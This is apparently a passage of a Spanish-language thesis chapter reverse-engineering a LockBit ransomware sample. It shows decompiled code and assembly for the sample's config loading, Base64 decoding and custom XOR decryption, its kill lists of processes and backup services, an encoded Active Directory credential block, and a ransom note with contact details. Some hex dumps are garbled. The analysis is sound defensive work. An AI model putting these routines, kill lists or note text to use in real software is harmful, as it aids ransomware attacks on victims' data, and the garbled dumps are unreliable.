0095A570	41 47 51 41 59 77 42 41 47 34 41 5A 67 42 76	AHQAbABVAGAAzBv	013CC2F0	64 00 71 00 62 00 69 00 66 00 6E 00 67 00 25 00 62 00	s.e.d.q.c.o.e.
0095A580	41 47 63 41 41 47 24 41 48 6B 41 5A 41 42 74	AHQAbABVAGAAzBv	013CC300	73 00 25 00 66 00 69 00 63 00 65 00 60 00 00 00 00 00	s.e.r.v.i.c.e.
0095A590	41 47 48 41 64 41 42 61 41 41 41 41 41 41 41 41	AG8AbdABTAAAAbwB1	013CC310	65 00 78 00 63 00 65 00 6C 00 00 69 00 66 00 6E 00	e.x.c.e.l.l.in.
0095A600	41 48 51 41 62 41 42 76 41 47 38 41 63 77 42 6C	AHQAbABVAGBAAwAw	013CC320	66 00 6F 00 70 00 61 00 71 00 74 00 68 00 00 6D 00	f.o.p.a.t.h..m.
0095A610	41 48 43 41 62 77 42 33 41 47 55 41 63 67 42 76	AHQAbBv3AGUAcgbw	013CC330	73 00 61 00 63 00 65 00 73 00 73 00 00 00 00 00 00 00	s.a.c.c.e.s.s..
0095A620	41 47 48 41 64 41 41 41 41 41 41 41 41 41 41 41	AG44AdAAAHAqAbA81	013CC340	68 00 73 00 70 00 75 00 62 00 00 6F 00 6E 00 66 00	m.s.p.u.b...on.
0095A630	41 47 48 41 64 41 41 41 41 41 41 41 41 41 41 41	AG44AbDQAAHQAAAb1	013CC350	65 00 6E 00 6F 00 74 00 65 00 00 6F 00 75 00 00 00 00	e.n.o.t.e..ou.
0095A640	41 47 49 41 59 51 42 30 41 41 47 41 41 41 42 74	AHQAbDQ0AGggAA8B1	013CC360	74 00 6C 00 6F 00 68 00 00 70 00 6F 00 6D 00 00 00 00	t.l.o.o.k..p.o.
0095A650	41 47 49 41 59 51 42 30 41 41 41 41 41 41 41 41 41	AGIAAYQB0AAAGAdB0	013CC370	65 00 65 00 69 00 62 00 66 00 6E 00 67 00 35 00 00 00	w.e.r.p.n..s..
0095A660	41 47 49 41 59 51 42 30 41 41 41 41 41 41 41 41 41	AGIAAYQB0AAAGAdB0	013CC380	74 00 65 00 61 00 68 00 00 74 00 68 00 65 00 00 00 00	t.l.o.o.k..p.o..t.h.e.
0095A670	41 47 49 41 64 41 42 61 41 41 41 41 41 41 41 41	AHQAbABVAGAAzBv	013CC390	62 00 61 00 74 00 00 00 74 00 68 00 75 00 66 00 00 00	b.a.t..t.h.u.n.
0095A680	41 48 63 41 62 77 42 29 41 47 51 41 63 41 42 6C	AHCabwByAGCAGAb	013CC3A0	64 00 65 00 72 00 62 00 69 00 72 00 64 00 00 00 00 00	d.e.r.b.i.r.d..
0095A690	41 47 51 41 41 42 75 41 47 38 41 64 41 42 6C	AGQAAAbABUAGSAdA81	013CC3B0	76 00 69 00 73 00 69 00 6F 00 00 77 00 69 00 00 00 00	v.i.s.i.o..wi..
0095A700	41 47 51 41 41 42 75 41 47 38 41 64 41 42 6C	AGQAAAbABUAGSAdA81	013CC3C0	66 00 77 00 6F 00 72 00 64 00 00 77 00 6F 00 00 00 00	n.w.o.r.d..w.o.
0095A710	41 48 43 41 59 51 42 30 41 41 41 41 41 41 41 41	AHQAbWAAqAAyAyBh	013CC3D0	72 00 64 00 60 00 70 00 61 00 64 00 00 6E 00 6F 00	r.d.p.a.d..n.o..
0095A720	41 47 51 41 41 42 75 41 41 48 63 41 64 51 42 68	AHQAYQBAAqAAyAyBh	013CC3E0	74 00 65 00 70 00 61 00 64 00 00 63 00 61 00 00 00 00	t.e.p.a.d..c.a.
0095A730	41 48 51 41 59 77 42 73 41 48 51 41 41 42 76	AHQAYQBAAqAAyAyBh	013CC3F0	66 00 63 00 00 00 77 00 75 00 61 00 75 00 63 00 00 00	t.c..w.u.u.a.u.c.
0095A740	41 47 34 41 5A 51 42 6B 41 48 49 41 61 51 42 32	AG44AzQBAKHAzAaBz	013CC400	6C 00 74 00 00 00 6F 00 6E 00 65 00 64 00 72 00	t.t..o.n.e.d.r.
0095A750	41 47 55 41 41 41 41 41 41 41 41 41 41 41 41 41	AGUAAAAAAA==.dgB	013CC410	69 00 76 00 65 00 00 00 00 00 00 00 00 00 00 00	t.v.e.....<<<

Figura 4.399: Lista de procesos a finalizar (DAT\_00425144)

Este es el listado de procesos en la lista negra:

- sql
- oracle
- ocsssd
- dbsnmp
- synctime
- agntsvc
- isqlplussvc
- xfssvcccon
- mydesktopservice
- ocautoupds
- encssvc
- firefox
- tbirdconfig
- mydesktopqos
- ocomm
- dbeng50
- sqbcoreservice
- excel
- msaccess
- mspub
- onenote
- outlook
- powerpnt
- steam
- thebat
- thunderbird
- visio
- winword
- wordpad
- notepad
- calc
- wuauclt
- onedrive

#### prepare\_payload\_and\_config\_data\_func() - Cargar DAT\_00425148

```

1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425148 = payload[0x2BC-0x5CB] Base64 decodificado
4     iVar2 = *(int *)copy2_decomp_data + 0xcc; // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_00425148 = (byte *)uVar4;
9         if (DAT_00425148 != (byte *)0x0) { // Decodificar Base64 en memoria asignada
10             base64_decoder_func(...,...,(uint*)(pbVar1 + iVar2),DAT_00425148);
11         }
12     }
13     ...
14 }
```

- DAT\_0042514c (784 bytes: desplazamiento 0x5CD - 0x6C0):

Este bloque es similar a la lista de procesos, con la diferencia que ahora contiene servicios que deben ser detenidos. Se guarda en DAT\_0042514c. En la Figura 4.400 se observa la cadena original y su contenido decodificado.

Figura 4.400: Lista de servicios a detener (DAT\_0042514c)

Este es el listado de servicios en la lista negra:

- vss
  - sql
  - svc\$
  - memtas
  - mepocs
  - msexchange
  - sophos
  - veeam
  - backup
  - GxVss
  - GxBlr
  - GxFWD
  - GxCVD
  - GxCIMgr

`prepare_payload_and_config_data_func()` - Cargar DAT\_0042514c

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_0042514c = payload[0x2AF-0X2BA] Base64 decodificado
4     iVar2 = *(int *)copy2_decomp_data + 0xd0; // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_0042514c = (byte *)uVar4;
9         if (DAT_0042514c != (byte *)0x0) { // Decodificar Base64 en memoria asignada
10             base64_decoder_func(...,...,(uint *)(pbVar1 + iVar2),DAT_0042514c);
11         }
12     }
13 ...
14 }
```

- DAT 00425150 (no utilizado):

Esta posición de memoria se referencia en el código, pero no tienen ningún desplazamiento asociado para esta variable global, por lo que se omite.

prepare payload and config data func() - Cargar DAT 00425150

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425150 = vacío, no hay desplazamiento para el dato
4     iVar2 = *(int*)(copy2_decomp_data + 0xD4); // Obtener desplazamiento en payload
5     if (iVar2 != 0) { // El desplazamiento es 0, no se obtendrá nada
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_00425150 = (byte*)uVar4;
9         if (DAT_00425150 != (byte*)0x0) {
10             base64_decoder_func(...,...,(uint*)(pbVar1 + iVar2),DAT_00425150);
11         }
12     }
13     ...
14 }
```

- **DAT\_00425154 (416 bytes: desplazamiento 0x6C2 - 0x861):**

Este bloque contiene datos codificados de un listado de credenciales comunes de administrador de Directorio Activo que se decodificarán más adelante, en la función `store_valid_dc_credential_from_list()` para intentar realizar ataques de fuerza bruta a controladores de dominio y obtener una sesión de administrador.

0095A850	3D 00 56 61 32 72 74 74 6B 43 6F 51 6E 70 73 41 =.Va2rttkCoQnpsA
0095A860	33 71 61 4E 55 73 39 7A 73 62 4C 78 72 63 4C 66 3qaNUs9zsbLxrclf
0095A870	4C 62 75 5A 62 62 44 57 35 4D 41 4F 74 41 47 4F LbuZbbDW5MAOTAGO
0095A880	5A 4B 4D 72 2B 2B 53 64 47 6A 2B 79 61 79 2B 6E ZKMr++SdGj+yay+n
0095A890	64 77 33 55 6A 7A 77 4F 70 64 64 67 78 4B 5A 6D dw3UjzwOpddgxKZm
0095A8A0	62 47 33 65 59 61 75 45 58 39 63 55 30 53 7A 2F bg3eYauEX9cU0Sz/
0095A8B0	34 53 6E 78 69 78 41 4B 7A 73 6C 36 30 50 79 62 4SnixAKzs160Pyb
0095A8C0	78 57 43 46 6B 2F 48 6B 31 4E 64 72 4C 4F 4E 72 xWCFk/Hk1NdrLONr
0095A8D0	66 75 50 6F 6E 41 63 71 71 44 71 76 78 72 78 50 fUPonAcqDqvxrxP
0095A8E0	50 39 68 64 75 50 36 2F 68 51 56 30 35 64 79 35 P9hduPG/_HQV05dy5
0095A8F0	50 44 76 61 64 6F 48 5A 77 6F 64 57 43 48 48 63 PDvadoH2wodWCHHC
0095A900	77 6D 52 6A 34 69 6A 54 37 71 55 54 50 51 47 wMRj4ijTz7qUTPQG
0095A910	64 48 58 48 2B 4B 4E 69 62 63 78 42 66 33 71 35 dHXH+KNibcxBF3q5
0095A920	39 50 63 69 55 6D 41 65 54 76 30 57 51 48 30 51 9PciUmAeTvOWQHQQ
0095A930	76 76 45 64 75 6C 4D 36 43 6E 79 34 77 49 30 2F vVEDuIM6Cny4wIO/
0095A940	46 74 6C 43 32 48 34 46 2F 73 71 73 78 34 34 51 F1C2H4F/sqsx44Q
0095A950	53 55 6F 7A 39 69 64 4E 59 56 2F 65 7A 52 50 2B SUoz9idNYV/eZRP+
0095A960	4B 4C 7A 2F 41 65 48 49 68 50 6E 6B 34 6B 70 KLz/AehHlPnk14kp
0095A970	52 42 69 56 31 59 49 45 34 4F 52 33 65 6C 32 48 RBiV1YIE4OR3e12H
0095A980	6B 4B 66 61 76 69 72 2B 4B 79 37 78 66 36 42 66 KKFavir-Ky7xf6Bf
0095A990	6C 61 44 64 6E 63 69 51 33 36 48 6D 37 6E 38 54 1aDdnciQ36Hm7n8T
0095A9A0	2F 5A 49 31 45 49 4B 4E 43 53 2F 2F 6A 42 42 55 /ZI1EIKNCs//jBBU
0095A9B0	52 39 59 54 51 2B 7A 35 56 6E 4D 49 71 74 48 63 R9YTQ+z5VmMiqtHC
0095A9C0	32 38 51 68 31 2B 6B 33 70 50 4A 58 47 55 61 75 28Qh1+k3pPJXGUau
0095A9D0	56 6A 39 55 58 52 49 33 54 6D 53 61 4A 50 44 46 Vj9UXRI3TmSaJPDF
0095A9E0	74 6F 32 55 4B 34 2B 46 6C 56 37 32 57 38 62 51 tO2UK4+f1V72w8bQ
0095A9F0	3D 3D 00 4F 61 66 75 6C 39 5A 44 6F 57 57 6F 33 ==.oafu19ZDowWo3

Figura 4.401: Cadena con credenciales de Directorio Activo codificadas (DAT\_00425154)

- **prepare\_payload\_and\_config\_data\_func() - Cargar DAT\_00425154**

```

1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425154 = payload[0x6C2-0x861] Base64 decodificado
4     iVar2 = *(int *)copy2_decomp_data + 0xd8; // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_00425154 = (byte *)uVar4;
9         if (DAT_00425154 != (byte *)0x0) { // Decodificar Base64 en memoria asignada
10             base64_decoder_func(...,...,(uint *)(pbVar1 + iVar2),DAT_00425154);
11         }
12     }
13     ...
14 }
```

- **DAT\_00425158 (496 bytes: desplazamiento 0x863 - 0xA52):**

Este bloque contiene la nota de rescate codificada en Base64 y cifrada por una rutina XOR personalizada. El malware la decodifica y descifra, inserta un *DECRYPTION ID* generado aleatoriamente (derivado parcialmente de la clave RSA), y finalmente la vuelve a cifrar para su posterior uso. En la Figura 4.402 se muestra tanto la versión cifrada como su contenido descifrado. La Figura 4.403 presenta el identificador generado dinámicamente, el cual se incorpora en la nota modificada, tal como se aprecia en la Figura 4.404, antes y después del cambio. Finalmente, en la Figura 4.405 se puede observar la nota cifrada nuevamente para su posterior uso.

Figura 4.402: Nota de rescate original cifrada (DAT\_00425158)

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] L
Address	Hex	ASCII				
00FF99C	43 39 37 37 32 43 30 30 34 44 36 42 44 41 44 33	C9772C004D68BDAD3				
00FF9A4	46 41 31 44 38 44 36 43 38 45 41 37 38 31 41	CA1D8D6CC8EA781A				
00FF9BC	00 AB 00 00 00 00 C1 00 00 00 00 00 D0 F9 8F 00	<...A..DU.				

Figura 4.403: DECRYPTION ID generado dinámicamente

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x l]	
Address	Hex	ASCII					ASCII
00B82840	00 0A 21 21	21 41 6C 6C	20 6F 66 20	79 6F 75 72	..!..!All of your		..!..!All of your
00B82850	20 66 69 69	65 73 20 61	72 65 20 65	63 63 72 79	files are encry-		files are encry-
00B82860	79 74 65 64	21 21 0D 0A	54 6F 20 64	63 63 72 79	pted!!!...To decr-		pted!!!...To decr-
00B82870	79 70 74 20	74 6A 65 6D	20 73 65 6E	64 20 65 20	y them send e-		y them send e-
00B82880	6D 69 6C 6C	20 73 65 6E	73 20 64 6D	64 20 65 6A	mail to this ad-		ress: fastwind@
00B82881	63 61 69 6A	20 73 65 6E	73 20 64 6D	64 20 65 6A	dress: mail@1.ee..In		63 61 69 6A
00B82883AO	6F 62 65 40	60 61 69 6C	20 6E 65 65	04 49 6E 66	00 49 6E 66	00 49 6E 66	case of no answer
00B82883BO	63 61 73 65	20 6F 66 20	6F 20 61 6E	73 77 65	case of no answe-		in 24 hours.
00B82883CZ	72 20 69 66	20 32 34 68	20 73 65 6E	64 20 65 6A	r in 24 hours, send e-		-mail to this ad-
00B82883DO	2D 60 69 6C	20 74 6F 60	74 68 69 73	20 61 6A	mail to this ad-		dress: fastwind@
00B82883EO	62 67 63 73	73 73 20 66	61 73 74 77	66 64 67	ress: fastwind@		lodecock..1..You
00B82883FO	6C 6F 62 65	40 63 6F 68	6B 6C 69	0D 0A 59	lobe@cock..l..Yo		u can also conta-
00B82840	75 20 61 61	61 6E 20 60	61 6C 73 6F	20 63 6F 6E	74 6A 73 6F	74 6A 73 6F	ct us via Telegr-
00B828410	63 74 20 75	73 73 20 69	69 6D 20 54	65 6C 65 67	73 6F 74 6A	73 6F 74 6A	am: @decryptfast-
00B828420	61 69 63 3A	64 65 20 60	65 6E 20 63	65 6C 65 67	72 66 6F 75	72 66 6F 75	wind..In case of
00B828430	60 69 63 40	64 09 6A 20	66 6E 20 63	61 65 20 64	65 6C 65 67	65 6C 65 67	non-payment, all
00B828440	62 6E 6F 66	20 7D 20 60	61 79 6D 65	66 74 6C 65	73 20 66 65	73 20 66 65	the public Inter-
00B828450	62 20 79 65	75 72 20 66	69 6C 65 65	73 20 77 66 69	74 6C 65 67	74 6C 65 67	net..!..Your person-
00B828460	6C 20 69 65	20 70 20 67	63 73 64 65	64 20 74 6F	70 64 65 67	70 64 65 67	al DECRIPTION ID
00B828470	68 20 70 70	75 62 6C 69	63 20 49 6E	74 65 72 6E	71 04 00 0A	71 04 00 0A	!..!..!..!..!..!..!
00B828480	65 74 21 0D	0A 59 6F 75	20 70 65	63 72 73 6F	61 20 44 45	45 43 52 59 50	59 50 44 49 4F
00B828490	61 6C 20 44 45	52 59 50 49	4F 4E 20 49	4A 6E	44 53 52 59 50	59 50 44 49 4F	4E 20 49 44
00B828490A	3A 20 25 73	00 0A 00	AB AB AB AB	AB AB AB AB	61 20 44 45	43 44 38 34 46	41 38 45 41 37
					34 37 33 32	34 33 30 30	34 44 36 42 41
					31 41 00 00	00 00 00 00	41 37 38 33 41
					00 00 00 00	00 00 00 00	3D 3FAFD 8D C6 8EA7
					00 00 00 00	00 00 00 00	1A..

Figura 4.404: Nota de rescate descifrada y modificada con el DECRYPTION\_ID

Address	Hex	Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1
							[x=0]
00C25C88	39 A7	E6 97	D6 43	A1 65	A8 DF	09 CA	28 BA 08 85
00C25C8C	0D 7D	23 76	CB 5E	A6 BA	B2 F3	DA 68	00 FF 33 92
00C25C8D	54 6C	E6 2E	7A	F1 F4	B2 F7	E7 06	A2 9F 66 02
00C25C8E	C5 38	F3 E0	F1 55	61 61	50 15	33 A8	8B C6 4C 95
00C25C8F	79 9C	4F 21	77 BB	E0 32	9C 70	BD 73	AD 8D B9 23
00C2608	56 AC	CF 25	73 79	3D 7F	53 39	68 DB	C8 C2 52 82
00C26118	6B EB	F5 32	87 E2	B0 90	36 A1	E1 FO	BF 92 93 CB
00C2628	F1 31	24 2B	3C A4	91 E3	BE C8	21 7C	58 6B 50 68
00C26338	86 3D	14 1A	0C 77	E5 64	DB 85	B1 23	D4 2D 72
00C2648	21 12	AB 5F	39 FC	C3 78	AO DF	C7 26	73 05 23 65
00C2658	80 90	F5 17	10 EB	46 89	19 AB	FF 44	A0 CD EC 0B
00C2668	10 BC	E1 08	B5 4E	96 83	5B C2	B4 45	FE 0C FC FA
00C2678	A1 F1	64 15	CA 35	E8 80	DB 50	E3 A8	96 2B 7D
00C2688	BF 3B	3D 3C	62 B2	82 28	81 70	7F 45	56 6B 52 52
00C2698	A5 B5	37 3A	52 CF	F5 CC	AA CB	AE 63	64 89 2E
00C26A8	2B EO	ED 45	F0 26	00 BO	92 3B	8A 46	71 26 4E
00C26B8	94 FC	FD 96	85 75	4B 04	65 51	23 BD	47 23 E6
00C26C8	A0 3D	CO D3	58 6F	C2 F5	29 73	71 02	86 1D BF OF
00C26D8	C8 65	E4 46	11 96	57 D1	46 59	5A 4C	2D EF EC
00C26E8	54 30	CF 15	C9 0F	71 62	93 F8	41 A9	F1 FF 20 24
00C26F8	F1 A9	F8 2B	3F EB	2B 63	1A 17	92 AE	01 F0 00 00
00C2708	CD AF	BB 73	8D 4A	6F 32	FO C6	A1 06 03	2C 15 25
00C2718	BE 42	38 6D	DA 3A	26 A4	08 50	5D 73	BB FC 24
00C2728	S8 05	69 5F	8B 5C	8A 00	66 C8	20 7D	4C 08 22 F3
00C2738	45 C7	51 44	00 00	00 00	00 00	00 00	00 00 ECDD

Figura 4.405: Nota de rescate cifrada nuevamente

### prepare\_payload\_and\_config\_data\_func() - Cargar DAT\_00425158

```

1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425158 = payload[0x863-0xA52] Base64 decodificado y encriptado
4     iVar2 = *(int*)(copy2_decomp_data + 0xdc); // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_00425158 = (byte*)uVar4;
9         if (DAT_00425158 != (byte*)0x0) { // Decodificar Base64 en memoria asignada
10            uVar4 = base64_decoder_func(...,...,(uint*)(pbVar1 + iVar2),DAT_00425158);
11            DAT_00425174 = (int)uVar4; // DAT_00425174 = Tamaño de DAT_00425158
12            get_32bytes_decryptionid_func(local_3c); // Obtener DECRYPTION ID
13            two_round_xor_decryption_func(DAT_00425158,DAT_00425174); // Descifra datos
14            copy2_decomp_data = (byte*)allocate_data_processheap_antidbg(DAT_00425174 + 0x30);
15            if (copy2_decomp_data != (byte*)0x0) { // Inserta el DECRYPTION ID
16                DAT_00425174 = (*sprintf)(copy2_decomp_data,DAT_00425158,local_3c);
17                two_round_xor_decryption_func(copy2_decomp_data,DAT_00425174); // Lo vuelve a cifrar
18                rtl_freeheap_antidbg_func(DAT_00425158);
19                DAT_00425158 = copy2_decomp_data;
20            }
21        }
22    }
23    ...
24 }
```

### decrypt\_payload\_xor\_custom\_func()

```

▷ lockbit.exe

▼ setup_environment_and_escalate_preexploit()
    • prepare_payload_and_config_data_func()
        ◇ decrypt_payload_xor_custom_func()
            ★ allocate_data_processheap_antidbg()
            ★ two_round_xor_decryption_func()
```

La función `decrypt_payload_xor_custom_func()` se encarga de descifrar un *payload* cifrado mediante una rutina XOR personalizada. Para ello, se reserva memoria en el *montón* del proceso con un tamaño especificado por los 4 bytes anteriores al puntero donde apunta `param_1`, copiando a dicho búfer el contenido cifrado de `param_1`. Finalmente se aplica la función `two_round_xor_decryption_func()` sobre los datos copiados, devolviendo finalmente el puntero al *payload* descifrado.

### decrypt\_payload\_xor\_custom\_func()

```

1 byte * decrypt_payload_xor_custom_func(byte *param_1)
2 { // Buffer en montón del proceso con tamaño especificado por los 4 bytes anteriores a param_1
3     alloc_process_buffer = (byte*)allocate_data_processheap_antidbg(*(param_1 + -4));
4     if (alloc_process_buffer != (byte*)0x0) {
5         size_buf = *(int*)(param_1 + -4); // Recupera el tamaño del payload cifrado (0x7FF)
6         copy_ptr_alloc_buffer = alloc_process_buffer; // Copia del puntero al búfer inicial
7         for (i = size_buf; i != 0; i = i - 1) { // Copia contenido byte a byte de param_1 a buffer
8             *copy_ptr_alloc_buffer = *param_1;
9             param_1 = param_1 + 1;
10            copy_ptr_alloc_buffer = copy_ptr_alloc_buffer + 1;
11        }
12        two_round_xor_decryption_func(alloc_process_buffer, size_buf); // Descifra el búfer
13    }
14    return alloc_process_buffer; // Devuelve puntero al búfer con payload descifrado
15 }
```

## two\_round\_xor\_decryption\_func()

```

▷ lockbit.exe
▼ ...
• decrypt_payload_xor_custom_func()
  ◇ two_round_xor_decryption_func()
    ★ weird_decompressed_payload_mult_func()

```

La función `two_round_xor_decryption_func()` realiza el descifrado del *payload* en (`param_1`) con el tamaño a descifrar (`param_2`), en dos rondas con varios XOR. Primero deriva una clave de 64 bits combinando los valores `DAT_00426000` y `DAT_00426004`, que transforma mediante la función `weird_decompressed_payload_mult_func()`, una de las funciones del código que previamente se cargo dinámicamente en memoria. Esta clave transformada se utiliza en cuatro operaciones XOR secuenciales sobre cada byte del búfer. El procedimiento se repite en dos rondas para mejorar la robustez del algoritmo personalizado de cifrado, generando una nueva clave cada vez que se finalizan las distintas etapas XOR tras las dos rondas, que finaliza cuando se recorren todos los bytes del *payload*.

Listado 4.24: `two_round_xor_decryption_func()()`

```

MOV EBX, dword ptr [EBP + param_2] ; EBX = tamaño búfer a descifrar
MOV ESI, dword ptr [EBP + param_1] ; ESI = ptr búfer asignado en montón
LEA EAX, [DAT_00426000] ; EAX = dirección base clave estática
MOV EDX, dword ptr [EAX + 0x4] ; EDX = parte alta clave (DAT_00426004)
MOV EAX, dword ptr [EAX] ; EAX = parte baja clave (DAT_00426000)
MOV dword ptr [EBP + local_10], EAX ; local_10 = copia parte baja
MOV dword ptr [EBP + local_c], EDX ; local_c = copia parte alta
LAB_00401740:
LEA EAX, [EBP + local_10] ; EAX apunta a clave (parte baja y alta)
PUSH EAX ; Segundo parámetro: puntero a la clave local
PUSH DAT_00426000 ; Primer parámetro: valor original bajo
CALL weird_decompressed_payload_mult_func ; EAX = clave transformada
MOV dword ptr [EBP + local_8], 0x2 ; local_8 = 2 -> número de rondas XOR
LAB_00401755: ; ===== Bucle de descifrado XOR =====
XOR byte ptr [ESI], AL ; XOR byte actual con AL (byte bajo de EAX)
INC ESI ; Avanza al siguiente byte del búfer
DEC EBX ; Decrementa contador de bytes pendientes
TEST EBX, EBX ; Verifica si quedan bytes por procesar
JNZ LAB_00401766 ; Si quedan bytes, continua con siguiente XOR
...
RET 0x8 ; Termina si no quedan bytes
LAB_00401766:
XOR byte ptr [ESI], DH ; XOR con DH (segundo byte de EDX)
... ; verifica si quedan bytes y avanza byte, salta
RET 0x8
LAB_00401777:
XOR byte ptr [ESI], AH ; XOR con AH (segundo byte de EAX)
... ; verifica si quedan bytes y avanza byte, salta
RET 0x8
LAB_00401788:
XOR byte ptr [ESI], DL ; XOR con DL (byte bajo de EDX)
... ; verifica si quedan bytes y avanza byte, salta
RET 0x8
LAB_00401799:
SHR EAX, 0x10 ; Desplaza EAX 16 bits a la derecha
SHR EDX, 0x10 ; Desplaza EDX 16 bits a la derecha
DEC dword ptr [EBP + local_8] ; Decrementa contador de rondas XOR
CMP dword ptr [EBP + local_8], 0 ; Comprueba si quedan rondas
JNZ LAB_00401755 ; Si queda -> repite
JMP LAB_00401740 ; Si no, obtiene nueva clave transformada y sigue

```

### weird\_decompressed\_payload\_mult\_func()

```

▷ lockbit.exe
▼ ...
• decrypt_payload_xor_custom_func()
  ◇ two_round_xor_decryption_func()
    ★ weird_decompressed_payload_mult_func()

```

La función `weird_decompressed_payload_mult_func()` es una función que solamente ejecuta la función que se cargo en memoria de forma dinámica mediante la función `decompress_obfuscated_code_func()`, la función `FUN_00000083`. Este código realizaba una serie de multiplicaciones con valores constantes y una suma final. Su objetivo es transformar una clave estática a una dinámica más difícil de rastrear, añadiendo así una capa adicional de ofuscación criptográfica.

### weird\_decompressed\_payload\_mult\_func()

```

1 void weird_decompressed_payload_mult_func(undefined param_1,undefined param_2)
2 {
3   return (*_weird_decompressed_payload_mult)(param_1, param_2);
4 }

```

### calculate\_base64\_decoded\_size()

```

▷ lockbit.exe
▼ setup_environment_and_escalate_preexploit()
  • prepare_payload_and_config_data_func()
    ◇ calculate_base64_decoded_size()

```

La función `calculate_base64_decoded_size()` calcula el tamaño de los datos una vez estén decodificados con el algoritmo Base64. Para ello, recorre la cadena pasada hasta el terminador nulo (`\0`), obteniendo así la longitud codificada. Tras esto, analiza los dos últimos caracteres para identificar si contienen relleno de Base64 para completar el bloque final con `"=`o `==`. Con esto, calcula la longitud de los datos decodificados, multiplicando la longitud por 3 y dividiéndola entre 4, restando el relleno. Esta lógica se basa en la codificación descrita en la RFC 4648 en el documento `base64.h`[392].

### calculate\_base64\_decoded\_size()

```

1 int calculate_base64_decoded_size(int param_1)
2 {
3   ... // Contar el número de caracteres hasta encontrar el terminador nulo ('\0')
4   for (iVar1 = 0; *(char*)(param_1 + iVar1) != '\0'; iVar1 = iVar1 + 1) {}
5   // Si la cadena no está vacía
6   if (iVar1 != 0) { // Si termina en '==', dos caracteres de relleno -> iVar2 = 2
7     if((*(char*)(param_1+ -1+iVar1)== '=')&&(*(char*)(param_1+ -2+iVar1) == '=')){iVar2 = 2;}
8     // Si termina solo en '=', un carácter de relleno -> iVar2 = 1
9     else if (*(char*)(param_1 + -1 + iVar1) == '=') {iVar2 = 1;}
10    } // Devuelve el tamaño decodificado -> (número_de_caracteres * 3 / 4) - relleno
11    return ((uint)(iVar1 * 3) >> 2) - iVar2;
12 }

```

### base64\_decoder\_func()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • prepare_payload_and_config_data_func()
            ◇ base64_decoder_func()

```

La función `base64_decoder_func()` implementa el decodificador Base64 descrito en la RFC 4648 [392] en `base64.c`. Primero inicializa una tabla de conversión que mapea los caracteres válidos de Base64 ("A-Z", "a-z", "0-9", "+", "/") a sus valores binarios correspondientes, y marca el resto como inválidos con `0xFF`. Posteriormente, transforma cada bloque de 4 caracteres Base64 del parámetro `param_3` a 3 bytes binarios mediante operaciones de desplazamiento y máscaras ,almacenando el resultado en el búfer de salida `param_4`. Finalmente, la función devuelve el tamaño en bytes de la salida decodificada.

Listado 4.25: `base64_decoder_func()`

```

...
MOV param_1, 0x2A
MOV AL, 0xFF
STOSB.REP ES:EDI ; Llenar tabla[1..0x2A] con 0xFF (caracteres inválidos)
MOV AL, 0x3E
STOSB ES:EDI ; table['+'] = 0x3E
...
MOV AL, 0x3F
STOSB.REP ES:EDI ; table['/'] = 0x3F
MOV param_1, 0x0A
MOV AL, 0x34
    LAB_0040131a:
STOSB ES:EDI
INC AL
LOOP LAB_0040131a ; table['0'..'9'] = 0x34..0x3D
...
MOV param_1, 0x1A
XOR AL, AL
    LAB_0040133b: ; table['A'..'Z'] = 0x00..0x19
...
MOV param_1, 0x1A
MOV AL, 0x1A
    LAB_00401352: ; table['a'..'z'] = 0x1A..0x33
...
MOV AL, 0x3D ; AL = '='
CMP AL, [ESI + EBX*1 - 1] ; Último carácter '='?
...
MOV [ESI + EBX*1 - 1], AH ; Elimina '=' al final
    LAB_00401389:
CMP AL, [ESI + EBX*1 - 2] ; Penúltimo carácter '='?
...
MOV [ESI + EBX*1 - 2], AH ; Elimina segundo '='
    LAB_00401396:
ADD AL, param_2 ; AL = número total de relleno '=' eliminado
SHR EBX, 2 ; EBX = número de bloques base64 (cada 4 caracteres)
LEA EDX, [EBX + EBX*2] ; EDX = EBX * 3 -> número de bytes decodificados
SUB EDX, EAX ; EDX -= padding ('=')
PUSH EDX ; Guardar tamaño decodificado para retorno
    LAB_004013a7: ; Comienza la decodificación de cada bloque base64
...
MOV [EDI], AL ; Escribir byte decodificado 1
MOV [EDI+0x2], BH ; Escribir byte decodificado 3
MOV [EDI+0x1], AH ; Escribir byte decodificado 2

```

### get\_32bytes\_decryptionid\_func()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • prepare_payload_and_config_data_func()
            ◇ get_32bytes_decryptionid_func()
                ★ ptr_to_16bytes_randnumber()

```

La función `get_32bytes_decryptionid_func()` genera una cadena de 32 caracteres que sirve como un identificador de descifrado. Primero coge los 8 primeros bytes de la clave RSA y obtiene su representación hexadecimal en mayúsculas, utilizando la función `sprintf` [21] con el formato `%02X`, desofuscado con la máscara `0x10035fff`, que garantiza que cada byte se represente como dos caracteres, rellenando con ceros a la izquierda, si fuese necesario. Posteriormente, se le concatena una secuencia aleatoria de 16 bytes generada de forma con la función `ptr_to_16bytes_randnumber()`. Finalmente, se añade el terminador nulo (`0x00`) al final para formar una cadena válida. El resultado se puede ver un resultado de ejemplo en la figura 4.403.

### get\_32bytes\_decryptionid\_func()

```

1 void get_32bytes_decryptionid_func(undefined *param_1)
